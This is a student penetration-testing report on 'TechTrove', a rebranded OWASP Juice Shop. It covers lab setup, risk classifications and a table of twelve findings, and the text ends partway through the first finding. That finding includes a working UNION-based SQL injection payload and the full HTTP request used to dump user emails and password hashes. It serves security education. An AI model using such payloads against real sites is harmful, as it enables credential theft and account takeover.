جامعة الإسراء
ISRA UNIVERSITY

TechTrove

Offensive & Defensive Security

Prepared By

Tamer Zakaria Al-Khatib	AE0447
Omar Haitham Al-Bkeirat	AE1044
Waheed Firas Al-Masri	AD1319

Supervisor:

Prof. Dr. Shadi Al-Musaaida

Second Semester 2024/2025

Submitted to the Faculty of Information Technology / Isra University

ABSTRACT

Penetration testing is crucial for identifying and mitigating vulnerabilities in web applications. This project presents a comprehensive assessment of vulnerable "TechTrove," a rebranded OWASP Juice Shop showcasing electronics products. The goal is to simulate real-world cyberattacks to evaluate vulnerabilities in the application's design, implementation, and configuration.

A structured methodology guides the testing process, including reconnaissance, vulnerability scanning, exploitation, and reporting. Tools and techniques targeting the OWASP Top 10 — such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) — are used to uncover critical flaws.

Each vulnerability is supported by proof-of-concept demonstrations and paired with remediation recommendations rooted in industry best practices. Findings are compiled into a detailed report featuring risk ratings, technical details, and alignment with security standards.

This study emphasizes the importance of proactive security assessments for ecommerce platforms and provides actionable insights to bolster defenses against cyber threats.

ACKNOWLEDGMENTS

We would like to express our sincere gratitude to our project supervisor, Dr. Shadi Al-Masada, for his invaluable support, guidance, and encouragement throughout this project. His expertise, patience, and insightful feedback were instrumental in helping us complete our work successfully.

We are also thankful to ISRA University for providing us with the opportunity to pursue our Bachelor of Science in Cyber Security and for the continuous support from faculty and staff.

Finally, we extend our appreciation to our colleagues, friends, and families for their encouragement and support throughout our academic journey.

Contents

List of Figures:

List of Tables

Chapter 1: Introduction

1.1 Introduction

Web application security is a critical concern for organizations that conduct business online. E-commerce platforms, in particular, are prime targets for malicious actors due to the sensitive customer data and payment information they process. Exploiting vulnerabilities in web applications can lead to severe consequences, such as data breaches, financial losses, and damage to brand reputation. This document provides an overview of web application security testing using the TechTrove platform (a customized version of OWASP Juice Shop), highlighting common exploitation techniques, methods for detection, and strategies for mitigation.

1.2 Problem Definition

Organizations are increasingly dependent on web applications for e-commerce and customer engagement. However, these applications often contain security vulnerabilities that can be exploited by attackers. The TechTrove platform, an electronics e-commerce site, represents a typical web application with various security challenges. Attackers may exploit vulnerabilities within such applications to gain unauthorized access to systems, steal sensitive data, and execute malicious actions. This problem is compounded by inadequate security testing and a lack of proper defenses, which allows attackers to operate undetected for extended periods.

1.3 Proposed Solutions

To address the threats posed to web applications like TechTrove, this document proposes a multi-pronged approach that includes:

- Identifying and exploiting common web application vulnerabilities to understand attack vectors
- Implementing robust security measures to safeguard the application and mitigate potential attacks
- Documenting both attack techniques and remediation strategies
- Demonstrating practical fixes for critical vulnerabilities

1.4 Goals and Objectives

The main goals and objectives of this document are:

1. To identify common web application exploitation techniques and their impact on e-commerce platforms like TechTrove.

2. To provide a comprehensive set of detection strategies for identifying security vulnerabilities within web applications.

3. To propose mitigation strategies for hardening web applications against common attack vectors.

4. To provide practical examples of vulnerability remediation through code fixes and configuration changes.

1.5 Target Audience

This document is intended for:

- **Security Professionals**: Those responsible for securing web applications and e-commerce platforms.
- **Web Developers:** Individuals responsible for developing and maintaining secure web applications.
- **IT Administrators:** Those focusing on securing the infrastructure on which web applications operate.
- **Security Educators**: Professionals who can use this project as a teaching tool for web application security concepts.

Chapter 2: Requirements and Analysis

2.1 User Requirements

User requirements define the necessary capabilities that the system must provide to meet the needs of its end users. In the context of this project, the user is likely a security professional, web application tester, or a penetration tester analyzing vulnerabilities within the TechTrove web application.

User Requirements:

- **Vulnerability Assessment:** The system should allow testing of common web application vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and other OWASP Top 10 vulnerabilities within the TechTrove application.

- **Privilege Escalation Exploration:** The system must allow for testing privilege escalation attacks, identifying user accounts with excessive or unnecessary privileges within the TechTrove application.

- **Authentication Bypass Testing:** It should provide features for simulating unauthorized access attempts, such as bypassing login mechanisms or session hijacking, to assess TechTrove's security controls.

- **Logging and Reporting:** The system should generate comprehensive logs and reports of all attack attempts for review and analysis by users (security professionals or penetration testers).

- **Compatibility with Web Testing Tools:** It should work with common web application security testing tools and frameworks typically used in professional penetration testing.

- **Safety and Integrity:** It should ensure that testing can be conducted in a controlled environment without affecting production systems, with safeguards against unintended disruptions.

2.2 System Requirements

System requirements outline the necessary software and hardware resources needed for the project to be executed successfully.

Hardware Requirements:

- Processor: Minimum of 2.0 GHz CPU (multi-core processor recommended)
- Memory: 8 GB of RAM (16 GB recommended for running multiple tools simultaneously)
- Storage: 50 GB of available hard disk space (SSD preferred for faster performance)
- Network Interface: Standard network connectivity for web application testing

Software Requirements:

- Operating System: Any modern OS capable of running Node.js applications (Windows, Linux, or macOS)
- Web Application Environment:
  - Node.js runtime environment for hosting the TechTrove application
  - MongoDB or other database system required by the application
- Penetration Testing Tools:
  - Web proxies (e.g., OWASP ZAP, Burp Suite)
  - Vulnerability scanners (e.g., Nikto, Arachni)
  - Browser developer tools and security extensions
  - Custom scripts for specific attack vectors
- Virtualization: Optional virtualization software for creating isolated testing environments
- Backup Solutions: Version control and backup mechanisms for the TechTrove application code to facilitate restoration after testing

2.3 Functional Requirements

Functional requirements describe the core features and behaviors that the system must support to meet its intended purpose.

Core Features:

- **Vulnerability Scanning:** It must support scanning of the TechTrove web application for common vulnerabilities, such as SQL injection, XSS, CSRF, and other OWASP Top 10 vulnerabilities.

- **Exploitation of Web Application Weaknesses:** The system should allow for exploitation of vulnerabilities (e.g., injection attacks, authentication bypasses, session manipulation).

- **Privilege Escalation Testing:** The system should enable testing of privilege escalation techniques such as exploiting broken access controls or manipulating user roles within the TechTrove application.

- **Attack Simulation:** The system should simulate real-world attacks on web applications (e.g., automated scanning, manual exploitation, client-side attacks).

- **Response Testing:** It should assess how well the application responds to attacks, including any implemented security controls, logging, and alerting mechanisms.

- **Simulation of Security Mitigation Strategies:** The system should test defenses like input validation, output encoding, and secure authentication implementations.

2.4 Non-Functional Requirements

Non-functional requirements describe the performance, security, and usability characteristics of the system

Performance:

- **Speed of Execution:** The system should be able to execute attack simulations and scans efficiently, with minimal delay between stages.

- **Scalability:** It should be scalable to test web applications with varying levels of complexity and user loads.

Security:

- **Isolation of Test Environment:** The attack simulations should be isolated from production systems to ensure no impact on live environments.

- **Data Integrity: L**ogs, reports, and any data generated during tests should be secure and protected from unauthorized access or tampering.

- **Secure Testing:** Testing procedures should not introduce additional vulnerabilities or compromise the security of the testing environment.

- **Data Protection:** Sensitive data, such as test credentials and discovered vulnerabilities, should be protected during the testing phases.

Usability:

- **Ease of Setup:** The system should provide clear documentation for installation, configuration, and setup procedures for both the TechTrove application and testing tools.

- **User Interface:** The system should include a user-friendly interface (either graphical or command-line) to facilitate configuration, testing, and reporting of web application vulnerabilities.

- **Detailed Reporting:** Reports generated by the system should be comprehensive and easy to interpret, with clear explanations of findings, risk ratings, and suggested mitigations aligned with industry standards.

Reliability:

- **Error Handling:** The system should handle errors gracefully and provide clear error messages that help users troubleshoot problems during penetration testing.

- **Fault Tolerance:** It should be able to recover from common errors, such as network disruptions or application crashes, without losing test data or progress.

2.5 Use-Case Diagram

A use case diagram visually represents the interactions between users (actors) and the TechTrove web application. The diagram illustrates the various use cases, including user interactions and penetration testing activities, and is often supplemented by other diagrams such as data flow or sequence diagrams. In this diagram, use cases are depicted as ovals, while actors are represented as stick figures.




Figure 1: Use-Case Diagram

Chapter 3: implementation

3.1 Setting Up Testing Environment

A dedicated testing environment is set up to perform penetration testing safely and effectively:

1. Use a virtual machine (e.g., Kali Linux) for testing to isolate the testing environment from the host system.

2. Install a virtual machine manager such as VirtualBox: sudo apt−get install −y virtualbox

3. Download and import the latest Kali Linux VM image from https://www.kali.org.

4. Configure the virtual machine with at least 4GB of RAM and 2 CPU cores for optimal performance.

5. Set up a NAT network to allow internet access while isolating the testing environment.

3.2 Installation

3.2.1 Installing Node.js

Node.js is required to run the TechTrove application. To install Node.js on a Linux-based system (e.g., Ubuntu), follow these steps:

1. Update the package index:
```
sudo apt−get update
```

2. Install Node.js and npm:
```
sudo apt−get install −y nodejs npm
```

3. Verify the installation:
```
node −v
npm −v
```

3.2.2 Installing OWASP Juice Shop

The OWASP Juice Shop is the base application for TechTrove. It is installed using npm to set up the application locally. Follow these steps:

1. Clone the OWASP Juice Shop repository:
   ```
   git clone https://github.com/juice-shop/juice-shop.git
   cd juice-shop
   ```

2. Install dependencies using npm:
   ```
   npm install
   ```

3. Start the application:
   ```
   npm start
   ```

4. Verify the application is running by accessing http://localhost:3000 in a web browser.

5. The application should now be accessible, displaying the OWASP Juice Shop interface.




Figure 2: OWASP Juice Shop

3.2.3 Customizing TechTrove Application

To create the TechTrove application, the OWASP Juice Shop is customized to resemble an electronics e-commerce platform, enhancing realism and relevance for penetration testing by simulating a real-world retail environment with specific vulnerabilities. This involves modifying the source code and assets:

1. Modify the frontend assets to reflect the TechTrove branding:
   - Update the logo in frontend/src/assets/ with a custom TechTrove logo.
   - Change the application name in config/default.yml from "Juice Shop" to "TechTrove."
   - Update product listings in data/static/products.yml to include electronics items (e.g., smartphones, laptops).
2. Install additional dependencies:
   ```
   npm install
   ```
3. Run the customized application:
   ```
   npm start
   ```
4. Verify the customized application by accessing http://localhost:3000 and ensuring the TechTrove branding and electronics products are displayed.



TechTrove
Account
Your Basket
0
EN
All Products
Only 1 left
14.1 Inch Laptop, Windows 11 Laptop Pc,8GB RAM 256GB SSD
149.99¤
Add to Basket
Apple Pencil Palm Rejection Power Display IPad Pencil
6.99¤
Add to Basket
Baseus Mobile Metal Gravity Car Phone Holder for Air Vent / CD Slot Mount Stand, Compatible with iPhone Samsung
18.37¤
Add to Basket
Baseus Tempered Glass for iPhone 16 With Cleaning Kit Anti Peeping Dust-proof Glass
19.99¤
Add to Basket
Diswoe Wireless Controller for SwitchLiteOLED Pro Controller for Switch Remote Joystick Gamepad
21.49¤
Add to Basket
HAYLOU Watch RS5 Smartwatch 2.01' AMOLED HD Display
99.89¤
Add to Basket

Figure 3: TechTrove application

3.3 Configuring Penetration Testing Tools

The following tools are installed and configured on the Kali Linux VM to conduct the penetration test:

1. Install Burp Suite Community Edition for web application testing:
   ```
   sudo apt-get install -y burpsuite
   ```


2. Installing the OWASP ZAP tool from the official website:
   https://www.zaproxy.org/download/

3. Install SQLMap for automated SQL injection testing:
   ```
   sudo apt-get install -y sqlmap
   ```

4. Install Nikto for web server scanning:
   ```
   sudo apt-get install -y nikto
   ```

5. Configure Burp Suite to use a proxy for intercepting HTTP/HTTPS traffic:

   - Configure the browser (e.g., Firefox) to use the Burp Suite proxy.
   - Open Burp Suite and navigate to the Proxy tab.
   - Set the proxy listener to 127.0.0.1:8080.



Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy ser

Add | Edit | Remove

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
✓	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate Burp.

Import / export CA certificate | Regenerate CA certificate

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Add | Edit | Remove | Up | Down

Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|^sv...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

Figure 4: Burp Suite Proxy Configuration

Chapter 4: Penetration Testing and Remediation

4.1 Introduction

Penetration Testing and Remediation presents the methodology, findings, and remediation efforts for the penetration testing conducted on the TechTrove application. The penetration test follows a structured approach to identify, exploit, and mitigate vulnerabilities, adhering to industry standards such as the OWASP Top 10. It includes classification definitions for risk, exploitation likelihood, business impact, and remediation difficulty, followed by a detailed assessment of 12 identified vulnerabilities, their exploitation methods, impacts, and remediation strategies. For selected critical vulnerabilities, code-level fixes have been implemented and documented.

4.2 Penetration Testing Methodology

The penetration test was conducted using a combination of manual and automated techniques, following a systematic approach

1. **Reconnaissance:** Gathered information about the TechTrove application, including its architecture, endpoints, and technologies used.

2. **Scanning:** Utilized tools such as Burp Suite, OWASP ZAP to identify potential vulnerabilities.

3. **Vulnerability Assessment:** Analyzed the application for common vulnerabilities listed in the OWASP Top 10 and other known issues in Juice Shop.

4. **Exploitation:** Attempted to exploit identified vulnerabilities to demonstrate their impact.

5. **Reporting:** Documented findings with risk ratings, exploitation details, and remediation recommendations.

6. **Remediation Implementation:** Applied fixes to selected critical vulnerabilities in the application code and verified their effectiveness.

4.3 Classification Definitions

Risk Classifications

Level	Score	Description
Critical	**9-10**	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	**7-8**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Table 1: Risk Classifications

Exploitation Likelihood Classifications

Level	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Table 2: Exploitation Likelihood

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Medium	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Table 3: Business Impact

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time-consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

Table 4: Remediation Difficulty

4.4 Assessment Findings

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	User Credentials Exposure via SQL Injection	**10**	**Critical**	20
2	Improper Input Validation in File Upload Functionality	**10**	**Critical**	23
3	Cracking Weak Password Hash	**9**	**Critical**	27
4	Server-Side Template Injection (SSTI)	**9**	**Critical**	29
5	Role Escalation-Register as a User with Admin Privileges	**8**	**High**	33
6	SSRF (Server-Side Request Forgery)	**8**	**High**	36
7	Two-Factor Authentication User Data Extraction	**8**	**High**	38
8	CSRF (Cross-Site Request Forgery)	**8**	**High**	41
9	Broken Access Control in Basket Functionality	**8**	**High**	44
10	Insecure Design and Implementation of JWT	**7**	**High**	49
11	DOM XSS in Product Search	**6**	**Medium**	52
12	Improper Input Validation: Deluxe Fraud	**5**	**Medium**	56

Table 5: ASSESSMENT FINDINGS

4.4.1 **User Credentials Exposure via SQLI**

Critical RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Description

User Credentials Exposure vulnerability arises from an SQL Injection flaw in the /rest/products/search endpoint. By crafting a malicious query, attackers can bypass input validation and extract sensitive user data, including IDs, emails, passwords, roles, and other personal details stored in the Users table. This vulnerability stems from inadequate sanitization of user inputs in the search functionality, allowing attackers to manipulate SQL queries and retrieve the entire user credentials dataset.

Security Implications

- **Account Takeover:** Exposed credentials allow attackers to impersonate users or admins, enabling unauthorized access and privilege escalation.
- **Data Breach:** Sensitive data (e.g., emails, usernames, TOTP secrets) can be stolen, violating privacy.
- **Identity Theft:** Compromised credentials enable phishing or unauthorized access to other systems.
- **System Compromise**: Admin credential exposure can lead to full application control and further attacks.
- **Compliance Risks:** Data exposure violates GDPR, CCPA, or HIPAA, risking legal penalties.
- **Reputation Damage:** Credential breaches erode user trust and harm organizational reputation.


Exploitation Details

1. **Target:** Search endpoint (/rest/products/search?q=).
2. **Input:** In the search query parameter (q), the following payload was entered: apple'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8','9'%20FROM%20Users--

3. **Query Manipulation:** The application fails to sanitize the input, constructing an insecure SQL query. The payload appends a UNION SELECT statement to the original query, retrieving data from the Users table. The query effectively becomes:

   SELECT * FROM Products WHERE name LIKE '%apple')) UNION SELECT id,email,password,'4','5','6','7','8','9' FROM Users--%';

   The -- comments out the rest of the query, and the UNION SELECT extracts user data (e.g., IDs, emails, passwords). The '4','5','6','7','8','9' are placeholders to match the column count of the original query.


Request

```
GET /rest/products/search?q=
apple'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8',
'9'%20FROM%20Users-- HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
GF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUB0ZWNodHJvdmU
uY29tIiwicGFzc3dvcmQiOiJlNTQxY2E3ZWNmNzJiOGQxMjg2NDc0ZmM2MTNlNWU0N
SIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXA
iOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL
2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmV
hdGVkQXQiOiIyMDI1LTA1LTIzIDEyOjQ3OjQ1LjE3OCArMDA6MDAiLCJ1cGRhdGVkQ
XQiOiIyMDI1LTA1LTIzIDEyOjQ3OjQ1LjE3OCArMDA6MDAiLCJkZWxldGVkQXQiOm5
1bGx9LCJpYXQiOjE3NDgwMDQ1MDJ9.JqwBsB4hKX-X7VnHujAEWjS4Wqj6LiixCGIc
3BAYyTgZ9CnUyPk4E9qljFkFogQL-IwAD4ZdRDPoIrWlgY6xvs7QOUnRqEnG3QQTlQ
LIN0qAnoT0zr7sgag7-99tKK9A_CHO-DOnxT4lLHIK8IqTWTv65L_7CwmB8kazWU7u
478
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
Ze5bzYoq1Qj839N7dRrhQt7fEFe6uLeIqQtM5S7zsDwd2gXLrlxPkpOVvMJD;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
GF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUB0ZWNodHJvdmU
uY29tIiwicGFzc3dvcmQiOiJlNTQxY2E3ZWNmNzJiOGQxMjg2NDc0ZmM2MTNlNWU0N
SIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXA
iOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL
2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmV
hdGVkQXQiOiIyMDI1LTA1LTIzIDEyOjQ3OjQ1LjE3OCArMDA6MDAiLCJ1cGRhdGVkQ
